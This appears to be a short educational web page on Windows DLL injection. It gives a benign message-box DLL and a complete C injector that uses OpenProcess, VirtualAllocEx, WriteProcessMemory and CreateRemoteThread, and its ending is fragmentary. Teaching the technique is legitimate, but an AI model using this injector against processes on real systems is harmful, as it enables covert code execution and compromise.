


DLL injection attack



Prepare dll file

Code:

```
#include <windows.h>
```

```
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
```

```
{
```

```
    switch (ul_reason_for_call)
```

```
{
```

```
    case DLL_PROCESS_ATTACH:
```

```
        MessageBox( NULL, "Hello from evil.dll!" , "Evil dll message!!!!!!!!!!", MB_OK );
```


```
        break;
```

```
}
```

```
    return TRUE;
```


```
}
```

How this malware works :



Malware.exe

Step 1: get the handle of target process




Step 2: allocate memory in the target process



Step 3: Copy the dll location in the allocated memory



Step 4: execute the code using CreateRemoteThread()



Malware code:

```
// "malicious" DLL: our messagebox
char maliciousDLL[] = "C:\\Users\\John\\Documents\\Temp\\evil.dll";
unsigned int dll_length = sizeof(maliciousDLL) + 1;

int main(int argc, char* argv[]) {

    // Handle to kernel32 and pass it to GetProcAddress
    HMODULE kernel32_handle = GetModuleHandle("Kernel32");
    FARPROC LibAddr = GetProcAddress(kernel32_handle, "LoadLibraryA");

    // Print the target process ID
    printf("Target Process ID: %i", atoi(argv[1]));

    HANDLE process_handle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)atoi(argv[1]));

    // Allocate memory in the target process
    PVOID remote_buffer = VirtualAllocEx(process_handle, NULL, dll_length, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);

    // Copy DLL from our process to the remote process
    WriteProcessMemory(process_handle, remote_buffer, maliciousDLL, dll_length, NULL);


    // Create a remote thread in the target process to start our "malicious" DLL
    HANDLE remote_thread = CreateRemoteThread(process_handle, NULL, 0, (LPTHREAD_START_ROUTINE)LibAddr, remote_buffer, 0, NULL);

    // Clean up and close the process handle
    CloseHandle(process_handle);

    return 0;
}
```

Malware code:

Evil.dll



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unsigned int dll_length = sizeof(maliciousDLL) + 1;
```

```
int main(int argc, char* argv[]) {
```

```
    // Getting the address of LoadLibraryA ( ) from kernel32
```

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    HMODULE kernel32_handle = GetModuleHandle("Kernel32");  
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```

```
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Kernel32.dll



LoadLibraryA ()



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
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➡ Target process
(notepad.exe)

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
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// Copy the dll location in the allocated memory

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
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
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